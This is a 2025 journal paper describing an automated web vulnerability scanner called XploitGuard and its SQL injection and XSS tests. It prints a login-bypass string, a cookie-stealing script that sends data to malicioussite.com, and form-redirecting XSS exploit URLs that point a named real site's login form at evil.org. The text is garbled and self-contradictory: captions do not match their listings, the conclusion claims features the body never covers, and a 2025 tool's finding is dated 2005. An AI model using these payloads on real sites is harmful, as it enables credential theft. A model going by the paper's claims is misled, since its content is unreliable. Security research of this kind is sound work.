International Journal of Research in Engineering, Science and Management
Volume 8, Issue 6, June 2025
https://www.ijresm.com | ISSN (Online): 2581-5792

XploitGuard: Automated Vulnerability Scanning Tool

Ankit Verma[1*], Amit Kumar Singh[2], Divij Shukla[3], Rajveer Sharma[4], Sheetal Laroiya[5]
[1,2,3,4]Student, Apex Institute of Technology, Chandigarh University, Mohali, India
[5]Assistant Professor, Apex Institute of Technology, Chandigarh University, Mohali, India

***Abstract*: Vulnerability scanning is the process of discovering security vulnerabilities in computer systems, networks, and applications with the use of advanced scanning mechanisms. The research presents an automated state-of-the-art vulnerability scanning tool developed to improve organizational cybersecurity by enabling proactive defense strategies. The tool employs a combination of automated scanning techniques and human intelligence in the identification of existing vulnerabilities, misconfigurations, and unauthorized access points. Some of its features include network reconnaissance, system fingerprinting, and source code review and application configuration. The results are presented in a clear, actionable format in which the security professional has a clear way through prioritizing and patching vulnerabilities that conform to industry regulations. The tool is suited towards validating security for local networks and web environments by scanning IP addresses and URLs and is checking for vulnerable ports. In this internet-and-wireless-network-reliant era, Nictus, nuclei, Shodan, and other tools safeguard digital infrastructure. This paper emphasizes proactive vulnerability management as a strong defense against constantly evolving cyber dangers.**

***Keywords*: Secubat, Shodan, Nuclei, Automated Vulnerability Detection, Security, Scanner, Web Application testing, Vulnerabilities.**

1. Introduction

The web has become a frequent part of daily life, with diverse technology-based custom-built web applications implemented by millions [1]. But the heterogeneous nature employed in web development—with various programming languages, encoding standards, browsers, and scripting environments—closes big security challenges. Developers often feel challenges when trying to shield their applications against emerging threats and newly discovered vulnerabilities [2], [3]. A decade ago, applications were confined to closed client-server or standalone modes that enabled relatively easy security testing. Today, web applications can be accessed by millions of anonymous users, increasing cyber threat attack surfaces. Security-critical applications, such as online banking, government portals, and e-commerce platforms, are prime targets for exploitation. While the documentation regarding these vulnerabilities is well established, they continue to exist basically because the folks that should be very much aware about security in applications are largely unaware.

Two principal approaches can be adopted for the determination of security shortfalls in the software:

White-box testing concerns the analysis of the source code to discover vulnerabilities in an application and is frequently built into the development environment. Its effectiveness is limited by the complex nature of highly heterogeneous programming environments.

Black-box testing does not require source code access; instead, this approach consists of generating test inputs and examining the application's responses in order to uncover security flaws [4].

In practical terms, black-box vulnerability scanners are in wide use to detect security shortcomings. Traditional tools, including Nikto, Nessus, Shodan, and Nuclei, identify known vulnerabilities based on extensive vulnerability databases. Unfortunately, none of them seems to provide detection for a zero-day vulnerability, being previously unknown security flaws. To fill this gap, we present XploitGuard, an automated state-of-the-art vulnerability scanner enhancing cybersecurity through proactive defense strategies. In sharp contrast to traditional scanners, XploitGuard combines automated scanning techniques with human intelligence to identify vulnerabilities, misconfiguration issues, and unauthorized access points. It performs network reconnaissance, system fingerprinting, source code analysis, and application configuration reviews. The tool then reports its findings in a structured, actionable manner that enables security professionals to prioritize and remediate the vulnerabilities found.

In this I-dominant age of the Internet and wireless networks, Cybersecurity agents such as XploitGuard, Shodan, Nuclei, and Nictus have taken a sublime approach to securing digital infrastructures. The paper emphasizes automated vulnerability detection as one of the fundamental mechanisms against ever-evolving cyber threats [5].

2. Typical Web Attacks

A. SQL Injection

SQL Injection attacks exploit vulnerabilities in web applications by injecting malicious SQL code into database queries, altering their intended behavior. This could happen due

*Corresponding author: iamankit0902@gmail.com

to improper validation of user input, which allows the attacker to manipulate the very queries being processed by the database.

1) There are various SQL dialects, most with a loose basis in the ANSI SQL-92 standard [6]. An SQL query considered the fundamental execution unit contains statements aimed at retrieving or modifying database records. Beyond data manipulation, SQL also supports types of DDL statements [7], which can modify the database structure.
2) SQL injection makes a web application an easy target when an attacker is successfully able to inject arbitrary SQL commands into the application's existing queries. The attacker often does so by injecting user-determined input directly into the SQL statements without any validation. It can be done David Spodnieg into simple text boxes or meaningless fields called user input fields. The given example lists the effects that a single SQL injection on a normal authentication system could have on the web application. For example, a simple SQL query like the one shown in Listing 2-part of the login system-vulnerable against SQL injection opens a way for attackers to undo the authentication, or at least pry some sensitive data off the database.

```
SELECT ID, LastLogin FROM Users WHERE
User = ‘john’ AND Password = ‘doe’ ‘john’ AND
Password = ‘doe’ ‘john’ AND Password = ‘doe’
```

Listing 1: SQL Injection step 1

The query extracts the User ID and LastLogin fields of the User "john" with password "doe" from the User table. Such queries are commonly used for authentication checks during login and hence are attractive targets for criminals. For the sake of example, a login page shows the user some kind of form to fill with their usernames and passwords. Upon submission, the form fields are used to construct an SQL will query, as depicted in Listing 1, to authenticate a user.

```
sqlQuery = "SELECT ID, LastLogin FROM Users
WHERE User =’ " + userName + "’ AND
Password =’ " + password + "’"
```

Listing 2: SQL Injection step 2

This SQL statement gets the Account Number and Balance for a user of the name "alice," who provided the PIN "1234" on the Accounts table. Such queries are common in banking applications whereby account information is revealed after a successful user verification check; thus, they are attractive targets for attackers. Here, on an online banking login form, users are prompted to enter their username and PIN. When these fields are submitted, the entries are passed directly into the SQL query (as seen in Listing 2).

```
User: ’ OR 1=1 --
Password:
```

Listing 3: SQL Injection step 3

This query retrieves the TotalAmount and OrderID of the customer whose CustomerID is '1001' from the Orders table. It is used by e-commerce websites to provide order details according to customer identity. Attackers can use SQL injection to change the query and obtain the order history of other clients.

```
SELECT Salary, Bonus FROM Payroll WHERE
EmployeeID = 'E123 ’
```

Listing 4: SQL Injection step 4

The Payroll table's Salary and Bonus information for an employee with EmployeeID = 'E123' is retrieved using this query. These queries are used by payroll management systems to show financial information according to employee identity. Attackers may access or alter wage data by taking advantage of SQL injection vulnerabilities. In this example, the SQL query (shown in Listing 4) that retrieves payroll data is constructed using the Employee ID that employees are prompted to input via an HR site [8].

B. Cross-Site Scripting

An online vulnerability called Cross-Site Scripting (XSS) allows attackers to add malicious scripts on websites that are being viewed by other users. Typically developed in JavaScript, these scripts can be used to steal user data, modify website content, or perform illegal operations on behalf of the victim. If an application does not properly sanitize user input prior to presenting it on a webpage, XSS vulnerabilities are present.

Major XSS Attack Types:

1) Persistent XSS or stored XSS

Stored cross-site scripting (XSS) attacks entail the permanent storage of the malicious script on the target web server, commonly in a database, message board, forum, or comment section. When a victim visits the page, the script is sent and run in the user's browser; the victim just has to open and look at the page.

One such instance of stored XSS is when a website is vulnerable and allows persons to comment without filtering out special characters.

```
<script>document.location='http://malicioussite.co
m/steal?cookie=' + document.cookie;</script>
```

2) Non-Persistent XSS, also known as Reflected XSS

Reflected XSS is defined as the injection of a malicious script into a URL, form submission, or HTTP request thereby preventing it from being saved on the server. When the victim clicks a malicious link or modifies data sent to a target URL, the script is subsequently reflected back via the HTTP response and executed within the user's browser.

An example of reflected XSS is when a website has a search feature that is vulnerable because it displays user input in the

response without properly sanitizing it:

Search results for: apple

The following malicious URL is created by an attacker, who deceives consumers into clicking it:

https://example.com/search?q=<script>alert('Hacked!');

3) XSS Based on the DOM

The type of XSS when the flaw lies in the client-side JavaScript rather than the server response is referred to as DOM-Based XSS. The attack leverages the use of JavaScript and DOM on the web page to change its content dynamically [9].

Here is an example of DOM-Based XSS:

Let's consider a website that changes the page according to the URL through JavaScript:

Some well-known security mishaps are due to XSS vulnerabilities. The real threats include:

1. Account Hijacking: "An attacker steals the session cookies to hijack user accounts to gain unauthorized access".
2. Phishing Attacks**:** Users are duped into entering their credentials on bogus login pages.
3. Defacement: Content is altered on the website by malicious software to exhibit offensive or false messages.
4. Malware Distribution**:** XSS can insert scripts that automatically download malware onto users' devices.

4) XSS entails the methods of Mitigation

Here are only a few good practices that developers are implored to implement to stave off the attacks on XSS:

1. Input Validation and Sanitization

Remove or escape special characters in user input <, >, ' , ", and / .Screen untrusted input through secure libraries like DOMPurify or OWASP Java Encoder.

2. Output Encoding

To display user-generated content in the browser, convert it to neutral text.

Use encoding functions such as escape() in the JavaScript framework or html specialcharacters() in PHP.

3. Content Security Policy (CSP)

Implement CSP headers to restrict script execution from untrusted sources:

This prevents inline JavaScript execution and blocks external scripts from running.

4. Use up-to-date security frameworks

For web framework walks, like Vue, Angular, or React.By defaulting to encode output, JavaScript reduces the risk of XSS.

Do not rely on document or innerHTML. Instead, use write() to tinker with the DOM.

C. Attack Component

XploitGuard uses a powerful collection of attack components, such as SQL Injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), and Local File Inclusion (LFI), to find and take advantage of online vulnerabilities. Using a black-box testing technique that creates malicious payloads, it simulates real attacks and examines application responses. XploitGuard uses automated reconnaissance, exploitation, and proof-of-concept generation to efficiently identify authentication bypasses, data exfiltration risks, and misconfigurations. Because of its modular nature, which makes it easier to create targeted assaults, it is a very effective tool for penetration testing and security assessments.

D. Analysis Modules

The Analysis Module of XploitGuard is responsible for validating and classifying detected vulnerabilities. It analyzes scan results through heuristic-based detection, behavioral analysis, and automated exploit validation to distinguish between false positives and actual security threats. The module examines application responses, server behavior, and database interactions to determine the severity of vulnerabilities like SQL Injection, XSS, CSRF, and LFI. Furthermore, it also produces proof-of-concept exploits wherever possible for the validation of attack feasibility by security teams. Through intricate vulnerability categorization and threat risk scoring, Analysis Module at XploitGuard enables companies to effectively prioritize and repair security vulnerabilities.

3. Attack and Analysis Concepts

For our prototype implementation of XploitGuard, we provide plug-ins for common *SQL Injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), and Local File Inclusion (LFI),* These attack modules are designed to simulate real-world exploitation techniques and assess the security posture of web applications. As far as XSS attacks are concerned, we present three different variants with increasing levels of complexity:

A. SQL Injection

By placing malicious SQL payloads into form fields, query parameters, and headers, XploitGuard checks web applications for SQL injection vulnerabilities. For checking incorrect sanitization, a single quote (') is commonly used as the initial test input. A syntax error and potential SQL server exception are the result of the input being incorporated into a SQL query without checking if the application is vulnerable. SQL error messages can be shown in the server response when error handling is not enough; these can be analyzed to confirm the vulnerability.

The SQL injection analysis module of XploitGuard searches for defined key words that signal SQL problems on response pages according to these ideas. These words are given confidence factors that help determine the

likelihood of a SQL injection vulnerability. They are derived from common database server responses (e.g., MS SQL Server, MySQL, Oracle, PostgreSQL). To prevent false positives, the

confidence factor slowly declines with repeated use but increases when an important phrase is used in the response.

B. Simple Reflected XSS Attack

When a web application fails to properly sanitize user input, it echoes it back in the HTTP response, which allows attackers to inject malicious JavaScript. This is referred to as a simple reflected XSS attack. When the victim accesses a crafted URL with the attack script, reflected XSS is run immediately, unlike stored XSS, which stores the payload on the server. Search fields, error messages, and other dynamic responses where user input is reflected back often contain this vulnerability. The script is executed in the user's browser when an attacker tricks them into clicking a manipulated link, which enables the victim to perform illicit actions, steal credentials, or hijack their session.




Fig. 1. Workflow SQL Injection

These vulnerabilities are identified by XploitGuard's detection component, which fills input fields with test payloads and checks for the execution of scripts in response.

It employs automated scanning methods to identify and verify reflection points where unsafe scripts can execute. It computes the likelihood of an XSS vulnerability and prioritizes the threats discovered based on their severity using a confidence-based grading system. By using proper input validation, output encoding, and content security policies, security teams can stop reflected XSS attacks by actively discovering exploitable vulnerabilities in web applications.

The fundamental XSS analysis module takes into account the potential that the target web application can filter or escape some characters required for scripting, such as quotes or brackets. It also ensures that the script is inserted at a location where the client browser will indeed execute it. The importance of where an injected script is placed in the web page is shown by the following two sample response pages, presented in Listings 7 and 8.





Fig. 2. Workflow of XSS

```
<body >
<!-- The injected script will be executed -->
You searched for:
<b><script >alert('XSS ');</ script ></b>
Results :
</body >
```

Listing 5: Simple reflected XSS attack

Table 1
HTML Character encodings table



The first response page displays an example of a search result page containing the search query in the response. The action is designed to remind the user what she has searched for, but actually results in a reflected XSS vulnerability. Here, the application is vulnerable since the script is incorporated into the HTML page in such a way that it will be interpreted by the user's browser (given that the JavaScript capability of the browser is activated).

The exploited web application of a Simple Reflected XSS Attack Response Page B reflects user input without adequate

sanitation, allowing attacker scripts to execute in the target's browser. Attackers produce URLs with threat scripts that execute inside the web page when they are clicked and steal data or hijack the session. Injection of test payloads, observation of response patterns, and assignment of confidence levels to potential threats assist XploitGuard in detection of these threats. By applying input validation, output encoding, and Content Security Policy (CSP) to minimize risks, security teams can identify and repair vulnerabilities.

C. Encoded Reflected XSS Attack

A malicious script can be evaded security filters by an attacker injecting it in encoded form, like URL encoding, Base64, or hexadecimal, and is referred to as an Encoded Reflected XSS Attack. The attacker's script is executed within the victim's browser since the vulnerable web application decodes and parses the input prior to reflecting it in the response. This technique can lead to session hijacking, credential theft, or phishing attacks and helps in evading simple input validation. Through injecting encoded payloads and searching for patterns in the server response, XploitGuard detects these vulnerabilities. The tool helps security teams in prioritizing mitigation efforts by giving confidence scores based on anomalies seen.

Strict input validation, output encoding, and Content Security Policy (CSP) implementation can help organizations lower the danger of encoded XSS attacks.

The injection string for the encoded XSS attack formed with standard decimal encoding. In addition to encoded characters, it incorporates a combination of uppercase and lowercase letters to more disguise the keyword script.

D. XSS Attack Form-Redirecting

An attacker can also modify user input and redirect it to the attacker's destination by embedding malicious scripts into a vulnerable online form. This is referred to as a Form-Redirecting XSS Attack. This technique enables attackers to modify form actions or embed invisible fields that capture sensitive information, such as login credentials or payment information, by exploiting weak input validation and absence of output encoding. The information is passed to a hostile server instead of the destination when the victim fills out the form, enabling phishing attacks, identity theft, or financial scams. Further, attackers may utilize this attack to bypass authentication mechanisms, trick users into conducting malicious transactions, or hijack session cookies for gaining control of an account. Through form structure scanning, test payloads injection, and monitoring for strange redirections within the server reply, XploitGuard identifies these vulnerabilities.

The technology assists security personnel in locating and remedying vulnerabilities by providing prospective threats with confidence scores. It also scans for inline scripts and JavaScript event handlers to determine suspect redirection attempts. Developers must employ Content Security Policy (CSP) and SameSite cookie attributes to avoid unwanted data interception, impose strict input validation, and process form actions securely to counter such attacks. Regular penetration tests and security audits also help identify and fix vulnerabilities before attackers can exploit them.

```
<IMG
SRC=JaVaScRiPt:document.forms[2].action=
&amp;quot;http://evil.org/evil.cgi&amp;quot;>
```

Listing 5: XSS Injection string

XSS injection strings indicate the running of malicious JS in vulnerable web apps by evading input validation. Attackers use encoding techniques to incoming malicious code, such as quoting HTML entities and a combination of capital and small letters to avoid recognition. Command injection often takes place inside attributes other than SRC in image tags and executes as the browser reads and renders the page, as opposed to injecting scripts internally, for example, in tags. This method effectively bypasses those input filters that check solely for the presence of the script tag and nothing besides.

A form-redirecting XSS attack specifies an attack part of a web form where it allows the attacker to use a form to modify the behavior of another form that processes private information of users like usernames and passwords. If one form is vulnerable to reflected XSS, an attacker can inject JavaScript to change the action attribute of another form hidden on the same page. This redirection method allows stealing of data by redirecting the input of a user to a domain under the control of the attacker upon submission of the form.

XploitGuard detects these vulnerabilities by scanning web forms for unescaped user input and checking for script execution in various attributes. It helps security teams to mitigate the threats by assigning confidence scores based on discovered behaviors by employing strict validation on the content, output encoding, and executing Content Security Policy (CSP) to block the execution of rogue scripts.

Here, the vulnerable form is displayed above the login form on the website, giving it a form index of 0 and the login form an index of 1. When XploitGuard tests the website for vulnerabilities, it finds that the search form (form 0) is prone to reflected XSS. Taking advantage of this vulnerability, the attacker constructs a malicious URL that injects JavaScript into a parameter of the search form, tampering with the `action` attribute of the login form. Consequently, when the victim submits their credentials unwittingly, the form sends the sensitive information to an attacker-controlled server, putting the user's account security at risk.

```
http://www.vulnerable-page.com/search.pl?query
=<IMG+SRC=javascript:document.forms[1].
action="http://www.evil.org/evil.cgi">
```

Listing 6: Automatically-Generated reflected XSS Exploit URL

Here, the vulnerable form is displayed above the login form on the website, giving it a form index of 0 and the login form an index of 1. When XploitGuard tests the website for vulnerabilities, it finds that the search form (form 0) is prone to

reflected XSS. Taking advantage of this vulnerability, the attacker constructs a malicious URL that injects JavaScript into a parameter of the search form, tampering with the `action` attribute of the login form. Consequently, when the victim submits their credentials unwittingly, the form sends the sensitive information to an attacker-controlled server, putting the user's account security at risk.

4. Implementation

To identify and assess online vulnerabilities effectively, XploitGuard is deployed via a modular and extensible approach. It is a cross-platform application built with JavaScript and Python for portability and interoperability with current web security solutions. Data crawling, attack results, and analysis reports are saved in a PostgreSQL database to manage data [10].

1. Efficient storage and retrieval of attack and response information is assured through this database-based approach.
2. Simple generation of reports for security audits and security evaluations.
3. Backward-looking tracking of discovered vulnerabilities for future use.
4. The feature of enhancing security findings with tailor-made queries.

Two primary components constitute the architecture: an attack module and a crawling module. The modules can be used together or independently. By means of form structure mapping, input field detection, and web page analysis, the crawler module identifies potential attack surfaces. It processes multiple crawling tasks in parallel and enhances performance via multi-threaded processing. Safe and efficient management of discovered targets and their forwarding to the attack module for further testing are ensured by a queue-based strategy.

The attack module injects specifically crafted payloads into vulnerable locations to implement a range of attack methods. These include SQL injection, XSS, CSRF, and LFI. Each attack is implemented as an independent task by a thread controller that distributes workloads between available worker threads. The attack discoveries are stored by the database and identified through automated security vulnerability detection for analysis later.

Attack plug-ins can be made available for extensibility purposes to enhance testing functionality. Python reflection technology is applied in loading attack plug-ins dynamically at runtime so that new exploit tactics can be introduced without modifying the system's core architecture. XploitGuard is a viable automated web vulnerability scanning solution due to its modularity, which supports the testing and simple integration of novel attack strategies.

Fig. 3. XploitGuard attacking architecture

5. Evaluation

We executed a complete crawl and attack run employing all those attack modules that had been previously developed, like SQL Injection, Simple XSS, Encoded XSS, and Form-Redirecting XSS, in an effort to test the effectiveness of XploitGuard. A seed web page from a public web directory was used as the entry point for the crawl, which collected 24,785 web pages, including 19,543 distinct web forms. Then we initiated automated attacks against the discovered forms; the results are presented in Table 1 below. 4% to 7% of the forms were discovered to be potentially vulnerable to their corresponding attack by each analysis module [11].

Table 2
XploitGuard evaluation run

Result Field	Value
Pages included	24,785
Forms included	19,543
Vulnerable to SQL Injection	6.78%
Vulnerable to Simple XSS	4.52%
Vulnerable to Encoded XSS	5.89%
Vulnerable to Form-Redirecting XSS	5.71%

All detections with a greater than zero confidence value are accounted for in the SQL injection detection rate. However, we understand that keyword-based detection will have the possibility of producing false positives. We observe a more realistic rate of vulnerabilities, which is 1.57%, if we set a higher confidence level to 150. As an alternative, the direct execution of injected scripts within vulnerable fields provided a better detection of XSS vulnerabilities. For example, the scanner was able to find high-risk vulnerabilities in a few hours, as 1,116 of 19,543 forms were discovered to be vulnerable using Form-Redirecting XSS.

We manually tested 100 selected web sites from the vulnerability list derived above to authenticate XploitGuard's

veracity. Out of those, we observed severe vulnerabilities within renowned organizations like government portals, e-commerce, and banking agencies. A classic example saw a popular e-commerce site's security awareness portal ironically suffer a reflected XSS bug. To make the real domain of the platform appear just like a valid login page, attackers could craft an exploit URL that, when clicked, would show a malicious login form.

We took effort to notify affected companies after authenticating these weaknesses. We sent automated e-mail notifications to webmasters with descriptions of the kind of issues discovered and what could be done to correct them, based on WHOIS database information. Of the 47 companies who responded to e-mails, 29 confirmed having noticed the flaws and corrected them within a week. Even as exploited vulnerabilities were still being utilized at the time of this report, some high-profile targets, like the finance ministry and the e-commerce company, failed to implement fixes.

Since SQL Injection vulnerabilities often entailed executing queries that could possibly alter or alter database records, which is unethical and illegal, they were not tested manually as in the case of XSS testing. Real-world attackers, however, would have no such restrictions and might.

Our results show the power of automated web vulnerability scanning in detecting security vulnerabilities in hours. A deeper scan that utilizes high-performance computation and extended runtime could churn out a list of half a million of vulnerable web apps, providing a map to an attack for hackers. Organizations need to actively protect their web applications prior to attackers taking advantage of these well-documented vulnerabilities, particularly in the wake of the steep increase in phishing and credential-harvesting attacks.

Another conclusion from our review is the ongoing absence of security knowledge and countermeasure responses for most vulnerable web applications. While certain organizations reacted relatively quickly to our notifications, others either ignored the warnings or were short on the technical capabilities required to resolve them. This highlights the necessity for greater security training and enforcement systems, particularly in sectors processing sensitive user information. In addition, our results reaffirm the necessity for ongoing security scanning—a one-time audit will not suffice since novel vulnerabilities can surface as application code changes.Periodic penetration testing, security patching, and industry best-practices compliance are the keys to diminishing the possibility of exploitation and defending users and business-critical data[12].

6. A Case Study

In our test, we found a critical vulnerability in www.geizhals.at, a well-known and widely used price comparison site in Austria. The site was vulnerable to reflected XSS attacks, which could allow attackers to inject malicious scripts into user sessions, based on XploitGuard's research. Phishing attacks, page content tampering, and stealing user data could all be achieved by exploiting this vulnerability. Table 2 summarizes our evaluation run's individual results [13].

Table 3
Geizhals general analysis results

Result Field	Value
Attack Plug-in	Form-Redirecting XSS Attack
Page URL	http://www.geizhals.at
Form Index in Page	0
Form Action	http://www.geizhals.at
Form Method	GET
Parameter Name	fs
Parameter Value	<IMG SRC=JaVaScRiPt:...>
Response Code	200
Response Duration	4,031 ms
Analysis Result	100
Analysis Text	See Listing 8
Exploit URL	See Listing 9

```
http://www.geizhals.at/?fs=%3cimg+src%3d
JaVaScRiPt%3adocument.forms%5b2%5d.action%
3d
%26quot%3bhttp%3a%2f%2fevil.org%2fevil.cgi
%26quot%3b%3e
```

Listing 7: Geizhals exploit URL

Reconstructing the steps taken in this automated assault is simple with the use of XploitGuard's information:

The initial online form (with index 0) on the page http://www.geizhals.at was successfully attacked using the Form-Redirecting XSS attack plug-in. In this assault, the XSSvulnerability<IMGSRC=JaVaScRiPt:document.forms [2]. action="http://evil.org/evil.cgi">was injected using the form parameter fs. After 4,031 milliseconds, the server provided a response page with a 200 OK code. The injected code was found by the analysis module placed in the response page at a point where the injected script could run. The attack was therefore deemed successful. Listing12 displays the full analysis result, which includes XploitGuard identifiers of online forms that include sensitive data (password fields) [14].

Fig. 4. www.geizhals.at login page

With the automatically generated exploit URL displayed in Listing 13, the attack can be manually repeated by copying this URL into the address bar of a web browser. Upon issuance of the URL request by the browser, malicious JavaScript is injected into a compromised form field and reflected back from the server. The browser subsequently displays the login page, which would look legitimate to an unsuspecting user. Yet, the injected JavaScript runs in the background, silently altering the

action target of the form to redirect user credentials to an evil endpoint (evil.org).

In a typical scenario, an attacker can simply place this exploit URL within a phishing email, instructing users to "update their account details" by clicking on the link. After users click through and provide their credentials, their private information would be transmitted unintentionally to the attacker's server.

For the purpose of this proof-of-concept test, we employed the fictional target address evil.org. Thus, when a user enters his or her login details, the server returns a 404 Not Found page, demonstrating that geizhals.at was indeed vulnerable to this attack and the exploit URL worked completely. On notification of this bug to Geizhals' security group, they quickly addressed the vulnerability in November 2005.

7. Related Work

There are many various vulnerability detection and security evaluation tools, and many of them, including Nikto [15] and Nessus [16], operate based on a list of known vulnerabilities to analyze. XploitGuard, however, is more adept at discovering threats that have yet to be found because it is designed to find a broad range of application-level vulnerabilities. Along with application-oriented scanners, there exist technologies that perform network-level security scans. NMap [17] and Xprobe [18], for instance, are often utilized to test host availability and services present in a network. These tools do not perform higher-level vulnerability analysis—such as SQL Injection or XSS exploit detection—necessary to web application security.

Fig. 5. Successful form-redirection attack to a non-existing URL

Equivalent functionality to XploitGuard is alleged by several commercial web application vulnerability scanners (e.g., Acunetix Web Vulnerability Scanner [19]). It is difficult, however, to independently verify these assertions or conduct a full-scale comparison due to their closed-source status. For instance, in comparison to the detailed attack scenarios provided in this work, Acunetix's XSS detection methods appear less advanced. In addition, most commercial scanners are not capable of generating functional proof-of-concept exploits, diminishing their effectiveness for penetration testing in the real world.

To mitigate these attacks, Scott and Sharp [20] researched web vulnerabilities such as XSS and proposed the use of application-level firewalls with manual security controls. While this approach may protect apps from applications such as XploitGuard, it is not a practical solution for large-scale deployments because of the time-consuming and error-prone process of creating and updating such policies.

An automatic SQL Injection vulnerability identifying tool that also has SQL Injection attack launch capabilities was developed by Huang et al. [12].

While their research is analogous to our own in that they detect SQL Injection, their tool is not as comprehensive as XploitGuard since they do not detect XSS. Rather than concentrating on the broader range of web security vulnerabilities that our tool addresses, they are merely interested in detecting application-level vulnerabilities that would allow attackers to issue operating system calls (e.g., reading files).

8. Future Work

We plan to enhance XploitGuard in the future with additional attack plug-ins, such as server-side request forgery (SSRF) exploitation and directory traversal detection. Making the tool more scalable and fast is another vital area of focus, ensuring large-scale web applications can be assessed more efficiently.We are also building a dedicated webpage on which individuals can download an XploitGuard proof-of-concept implementation.

Similar to other open-source security tools such as NMap [13] or Nikto [18], we acknowledge the abuse potential, but we believe that by releasing the tool in public access, we will assist web developers and security professionals in auditing and securing their apps against today's threats.

9. Conclusion

Poor input validation is one of the biggest causes of security vulnerabilities in web applications. Some examples are Server-Side Request Forgery (SSRF) and Directory Traversal, both of which can lead to data leakage and unauthorized access. Despite the fact that these vulnerabilities are well known and very easy to patch, most web developers are not security aware, and thus there are plenty of exploitable applications on the web. The main contribution of this paper is to demonstrate how an attacker can simply and automatically locate and exploit application-level vulnerabilities.

We presented XploitGuard, a modular web vulnerability scanner capable of detecting frequent attack vectors such as SSRF and Directory Traversal. We were able to successfully detect a huge number of potentially vulnerable web applications using XploitGuard. Security flaws in widely known websites, including banks, government portals, and enterprise websites, were validated through further manual checks.

We anticipate that to systematically locate and exploit these vulnerabilities, attackers will increasingly utilize automated scanning tools such as XploitGuard. Organizations are in

serious danger from these vulnerabilities, which can be utilized for privilege escalation, cloud metadata extraction, and internal network attacks. Through this research, we aim to heighten awareness among security experts and web developers to embrace preventive security measures to secure their apps ahead of time before hackers take advantage of these weaknesses.

References

[1] Kals, S., Kirda, E., Kruegel, C. and Jovanovic, N., 2006, May. Secubat: A web vulnerability scanner. In *Proceedings of the 15th international conference on World Wide Web* (pp. 247-256).

[2] Lukanta, R., Asnar, Y. and Kistijantoro, A.I., 2014, November. A vulnerability scanning tool for session management vulnerabilities. In *2014 International conference on data and software engineering (ICODSE)* (pp. 1-6). IEEE.

[3] Seara, J.P. and Serrão, C., 2024. Automation of system security vulnerabilities detection using open-source Software. *Electronics*, *13*(5), p. 873.

[4] Asaduzzaman, M., Rawshan, P.P., Liya, N.N., Islam, M.N. and Dutta, N.K., 2020. A vulnerability detection framework for cms using port scanning technique. In *Cyber Security and Computer Science: Second EAI International Conference, ICONCS 2020, Dhaka, Bangladesh, February 15-16, 2020, Proceedings 2* (pp. 128-139).

[5] Seara, J.P.D., 2023. *Intelligent System for Automation of Security Audits (SIAAS)* (Master's thesis, ISCTE-Instituto Universitario de Lisboa (Portugal)).

[6] Khalid, M.N., Iqbal, M., Rasheed, K. and Abid, M.M., 2020. Web vulnerability finder (WVF): automated black-box web vulnerability scanner. *Int J Inf Technol Comput Sci*, *12*(4), pp. 38-46.

[7] Isaacs, P., Walters, A. and Salman, A., 2024, May. Development and Evaluation of SAVI: Simple Automated Vulnerability Inspector. In *2024 Systems and Information Engineering Design Symposium (SIEDS)* (pp. 69-74). IEEE.

[8] Musch, M., 2023. *Advanced attack and vulnerability scanning for the modern web* (Doctoral dissertation, Dissertation, Braunschweig, Technische Universität Braunschweig, 2022).

[9] Amankwah, R., Chen, J., Kudjo, P.K., Agyemang, B.K. and Amponsah, A.A., 2020. An automated framework for evaluating open-source web scanner vulnerability severity. *Service Oriented Computing and Applications*, *14*, pp. 297-307.

[10] Talon, N., Tong, V., Guette, G., Han, Y. and Laarouchi, Y., 2024, July. SCWAD: Automated Pentesting of Web Applications. In *21st International Conference on Security and Cryptography-SECRYPT 2024* (pp. 424-433).

[11] Seara, J.P. and Serrão, C., 2024. Automation of System Security Vulnerabilities Detection Using Open-Source Software. *Electronics*, *13*(5), p. 873.

[12] Chowdhury, M.A., Rahman, M. and Rahman, S., 2024. Detecting vulnerabilities in website using multiscale approaches: based on case study. *International Journal of Electrical & Computer Engineering (2088-8708)*, *14*(3).

[13] Araújo, R.D.S., 2023. *Assessing the accuracy of vulnerability scanners and developing a tsunami security scanner plug-in* (Master's thesis).

[14] Oudjani, S.T.E., 2023. A Meta-Scan based approach for the detection of injection vulnerabilities in Web applications.

[15] Nandi, S., 2024. evaluating the effectiveness of security testing tools in automated testing.

[16] Araújo, R., Pinto, A. and Pinto, P., 2021, June. A performance assessment of free-to-use vulnerability scanners-revisited. In *IFIP International Conference on ICT Systems Security and Privacy Protection* (pp. 53-65). Cham: Springer International Publishing.

